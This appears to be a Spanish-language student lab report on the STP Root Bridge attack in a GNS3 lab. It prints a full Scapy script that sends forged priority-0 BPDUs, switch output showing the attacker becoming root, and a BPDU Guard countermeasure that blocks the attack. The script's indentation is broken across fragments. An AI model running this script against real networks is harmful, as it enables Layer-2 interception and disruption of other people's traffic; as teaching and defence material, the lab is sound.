

1. Objetivo del Laboratorio

Demostrar el ataque STP Root Bridge, donde el atacante envía BPDUs (Bridge Protocol Data Units) falsos con prioridad 0, la más baja posible, para engañar al switch y convertirse en el Root Bridge de la topología STP. Al lograrlo, todo el tráfico de Capa 2 es redirigido a través del atacante.

- Comprender el funcionamiento de STP y el proceso de elección del Root Bridge.
- Ejecutar el ataque mediante un script Python con Scapy.
- Verificar el cambio de Root Bridge con comandos de diagnóstico.
- Aplicar BPDU Guard como contramedida.

2. Objetivo del Script

El script `stp_root.py` construye y envía BPDUs de configuración STP falsos con la prioridad más baja posible (0). Al recibir estos BPDUs, el switch recalcula la topología STP y, al encontrar un Bridge ID menor al suyo, acepta al atacante como el nuevo Root Bridge.

2.1 Parámetros Usados

Parámetro	Descripción	Ejemplo
-i / --iface	Interfaz de red (default: eth0)	-i eth0
-p / --priority	Prioridad del BPDU falso (default: 0)	-p 0
-t / --interval	Intervalo en segundos entre BPDUs	-t 2.0
-c / --count	Número de BPDUs (0=infinito)	-c 20
-v / --verbose	Mostrar cada BPDU enviado	--verbose

2.2 Requisitos

- Sistema Operativo: Linux (probado en Linux2024 / Debian)
- Python 3.x instalado
- Librería Scapy: `pip3 install scapy`
- Privilegios root (`sudo`)
- GNS3 con IOU Cisco con STP habilitado

2.3 Comando de Ejecución

```
sudo python3 stp_root.py -i eth0 -p 0 -t 2 -v
```

3. Documentación del Funcionamiento del Script

3.1 Funciones Principales

build_bpdu(iface, priority)

Construye un BPDU de configuración STP (tipo 0x00) con:

- Destino multicast STP: 01:80:c2:00:00:00
- Encapsulación LLC (DSAP=0x42, SSAP=0x42)
- Root ID y Bridge ID con prioridad 0 y MAC del atacante
- Path cost 0 (conectado directamente)
- Hello time 2s, Max age 20s, Forward delay 15s

stp_root_attack(iface, priority, interval, count, verbose)

Motor del ataque. Construye el BPDU una vez y lo reenvía en cada intervalo. Los switches reciben el BPDU y recalculan STP al detectar un Bridge ID con menor prioridad.

Script

```
#!/usr/bin/env python3
from scapy.all import *
import time, os, sys, argparse

# MAC multicast STP — destino fijo de todos los BPDUs
STP_MULTICAST = "01:80:c2:00:00:00"

def build_bpdu(iface, priority=0):
    """
    Construye un BPDU Configuration falso con
    prioridad muy baja para reclamar ser Root Bridge.
    """
    src_mac = get_if_hwaddr(iface)

    # Bridge ID del atacante: prioridad 0 + nuestra MAC
    attacker_bridge_id = priority.to_bytes(2, 'big') + \
        bytes.fromhex(src_mac.replace(":", ""))

    pkt = (
        Ether(dst=STP_MULTICAST, src=src_mac) /
        LLC(dsap=0x42, ssap=0x42, ctrl=0x03) /
        STP(
            proto=0,
```

```

    version=0,
    bpdutype=0x00,      # Configuration BPDU
    bpduflags=0,
    rootid=priority,    # Prioridad del Root (nosotros)
    rootmac=src_mac,    # Nuestra MAC como Root
    pathcost=0,         # Costo 0 = estamos directamente conectados
    bridgeid=priority,  # Nuestra prioridad como Bridge
    bridgemac=src_mac,  # Nuestra MAC como Bridge
    portid=0x8001,
    age=0,
    maxage=20,
    hellotime=2,
    fwddelay=15,
)
)
return pkt

```

```

def stp_root_attack(iface, priority, interval, count, verbose):
    print(f"\n{'*' * 55}")
    print(f" STP Root Bridge Attack")
    print(f" Interfaz : {iface}")
    print(f" Prioridad : {priority} (menor = más probable ganar)")
    print(f" Intervalo : {interval}s entre BPDUs")
    print(f" Paquetes : {'Infinito' if count == 0 else count}")
    print(f"\n{'*' * 55}\n")
    print("[*] Enviando BPDUs falsos...")
    print("[*] Ctrl+C para detener\n")

    pkt = build_bpdu(iface, priority)
    sent = 0
    start = time.time()

    try:
        while True:
            if count != 0 and sent >= count:
                break

            try:
                sendp(pkt, iface=iface, verbose=False)
            except:

```

```

    sent += 1

    if verbose or sent % 10 == 0:
        elapsed = time.time() - start
        print(f"[+] BPDU enviado #{sent:>5} | "
              f"Root MAC: {get_if_hwaddr(iface)} | "
              f"Prioridad: {priority}")

    time.sleep(interval)

except Exception as e:
    print(f"[!] Error: {e}")
    continue

except KeyboardInterrupt:
    pass

elapsed = time.time() - start
print(f"\n{' '*55}")
print(f" Total   : {sent} BPDUs enviados")
print(f" Tiempo   : {elapsed:.1f}s")
print(f"{' '*55}\n")

def main():
    if os.geteuid() != 0:
        print("[!] Ejecuta con sudo")
        sys.exit(1)

    parser = argparse.ArgumentParser(description="STP Root Attack")
    parser.add_argument("-i", "--iface", default="eth0", help="Interfaz (default: eth0)")
    parser.add_argument("-p", "--priority", type=int, default=0, help="Prioridad BPDU (default: 0)")
    parser.add_argument("-t", "--interval", type=float, default=2.0, help="Intervalo entre BPDUs (default: 2s)")
    parser.add_argument("-c", "--count", type=int, default=0, help="Num BPDUs (0=infinito)")
    parser.add_argument("-v", "--verbose", action="store_true", help="Mostrar cada BPDU")
    args = parser.parse_args()

    stp_root_attack(args.iface, args.priority, args.interval, args.count, args.verbose)

```


```
if __name__ == "__main__":
    main()
```

3.2 Flujo del Ataque

Paso	Acción	Resultado
1	IOU1 es Root Bridge con prioridad 32769	Estado normal de la red
2	Script envía BPDU con prioridad 0	BPDU llega al switch
3	Switch compara prioridades	0 < 32769 → atacante gana
4	Switch recalcula topología STP	Convergencia STP
5	Atacante es nuevo Root Bridge	Todo el tráfico L2 pasa por él
6	show spanning-tree confirma cambio	Root MAC = MAC del atacante

4. Documentación de la Red

4.1 Topología



4.2 Tabla de Direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
IOU1	—	—	—	Switch / Root Bridge original
IOU1	Ethernet0/1	—	—	Puerto hacia PC1
IOU1	Ethernet0/0	—	—	Puerto hacia Linux2024
PC1 (VPCS)	eth0	10.11.85.10	255.255.255.0 (/24)	Víctima
Linux2024	eth0	10.11.85.30	255.255.255.0 (/24)	Atacante

4.3 STP antes y después del ataque

Campo	Antes del ataque	Después del ataque
Root Bridge	IOU1	Linux2024 (atacante)
Prioridad Root	32769	0
MAC Root	aabb.cc00.0100	000c.2902.5d70
Estado red	Normal	MitM Capa 2

5. Capturas de Pantalla

#	Descripción	Evidencia
1	show spanning-tree antes del ataque	IOU1 como Root Bridge con prioridad 32769
2	Script stp_root.py en ejecución	Terminal mostrando BPDUs enviados
3	show spanning-tree durante el ataque	Root Bridge cambiado a MAC del atacante
4	BPDU Guard aplicado	Puerto del atacante deshabilitado automáticamente

Antes del ataque

```

IOU1#show spanning-tree vlan 1

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    32769
             Address     aabb.cc00.0100
             This bridge is the root
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
             Address     aabb.cc00.0100
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15 sec

Interface                Role Sts Cost      Prio.Nbr Type
-----
Et0/0                    Desg FWD 100      128.1   Shr
Et0/1                    Desg FWD 100      128.2   Shr
Et0/2                    Desg FWD 100      128.3   Shr
Et0/3                    Desg FWD 100      128.4   Shr
Et1/0                    Desg FWD 100      128.5   Shr
Et1/1                    Desg FWD 100      128.6   Shr
Et1/2                    Desg FWD 100      128.7   Shr
Et1/3                    Desg FWD 100      128.8   Shr
Et2/0                    Desg FWD 100      128.9   Shr
Et2/1                    Desg FWD 100      128.10  Shr
Et2/2                    Desg FWD 100      128.11  Shr
Et2/3                    Desg FWD 100      128.12  Shr
Et3/0                    Desg FWD 100      128.13  Shr
Et3/1                    Desg FWD 100      128.14  Shr
Et3/2                    Desg FWD 100      128.15  Shr
Et3/3                    Desg FWD 100      128.16  Shr

```

Ejecución del ataque

```

root@kali:~/Documents# python3 stp_root.py -i eth0 -p 0 -t 2 -v

STP Root Bridge Attack
Interfaz : eth0
Prioridad : 0 (menor = más probable ganar)
Intervalo : 2.0s entre BPDUs
Paquetes : Infinito

[*] Enviando BPDUs falsos...
[*] Ctrl+C para detener

[+] BPDU enviado # 1 | Root MAC: 00:0c:29:02:5d:70 | Prioridad: 0
[+] BPDU enviado # 2 | Root MAC: 00:0c:29:02:5d:70 | Prioridad: 0
[+] BPDU enviado # 3 | Root MAC: 00:0c:29:02:5d:70 | Prioridad: 0

```

Verificación del spanning-tree durante el ataque, el root bridge cambió a la MAC del atacante

```

IOU1#show spanning-tree vlan 1

VLAN0001
Spanning tree enabled protocol ieee
Root ID    Priority    0
           Address    000c.2902.5d70
           Cost       100
           Port       1 (Ethernet0/0)
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec

Bridge ID   Priority    32769 (priority 32768 sys-id-ext 1)
           Address    aabb.cc00.0100
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
           Aging Time 300 sec

Interface      Role Sts Cost      Prio.Nbr Type
-----
Et0/0          Root FWD 100      128.1   Shr
Et0/1          Desg FWD 100      128.2   Shr
Et0/2          Desg FWD 100      128.3   Shr
Et0/3          Desg FWD 100      128.4   Shr

```

6. Contramedidas

6.1 Descripción

BPDU Guard monitorea los puertos de acceso donde se conectan dispositivos finales. Si por alguno de esos puertos llega un BPDU, el switch lo interpreta como un ataque o error de configuración y deshabilita el puerto automáticamente, protegiendo la topología STP.

6.2 Comandos Aplicados en IOU1

```

IOU1# conf t
IOU1(config)# spanning-tree portfast bpduguard default
IOU1(config)# interface Ethernet0/0
IOU1(config-if)# spanning-tree portfast
IOU1(config)# interface Ethernet0/1
IOU1(config-if)# spanning-tree portfast
IOU1(config)# end
IOU1# wr

```



```

Enter configuration commands, one per line. End with CNTL/Z.
IOU1(config)#spanning-tree portfast bpduguard default
IOU1(config)#interface Ethernet0/0
IOU1(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on Ethernet0/0 but will only
have effect when the interface is in a non-trunking mode.
IOU1(config-if)#interface Ethernet0/1
IOU1(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on Ethernet0/1 but will only
have effect when the interface is in a non-trunking mode.
IOU1(config-if)#end
IOU1#wr
*Jun 2 04:31:49.493: %SYS-5-CONFIG_I: Configured from console by console
IOU1#wr
Building configuration...
Compressed configuration from 1622 bytes to 931 bytes[OK]

```

6.3 Verificación

```

IOU1# show spanning-tree summary
IOU1# show spanning-tree vlan 1

```

6.4 Resultado Esperado al correr el ataque de nuevo

El switch genera el siguiente mensaje y deshabilita el puerto:

```

%SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Et0/0
with BPDU Guard enabled. Disabling port.

```

- El puerto del atacante queda en estado err-disabled.
- El Root Bridge original (IOU1) se mantiene.
- La topología STP permanece estable.
- El ataque queda completamente bloqueado.

```

Compressed configuration from 1622 bytes to 931 bytes[OK]
IOU1#
*Jun 2 04:32:00.463: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Ethernet0/0 with BPDU Guard enabled. Disabling
port.
IOU1#
*Jun 2 04:32:00.464: %PM-4-ERR_DISABLE: bpduguard error detected on Et0/0, putting Et0/0 in err-disable state
*Jun 2 04:32:01.471: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed state to down
IOU1#
*Jun 2 04:32:02.468: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to down
IOU1#

```

IOU1#sh spanning-tree

VLAN0001

Spanning tree enabled protocol ieee

Root ID Priority 32769

Address aabb.cc00.0100

This bridge is the root

Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 32769 (priority 32768 sys-id-ext 1)

Address aabb.cc00.0100

Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Aging Time 15 sec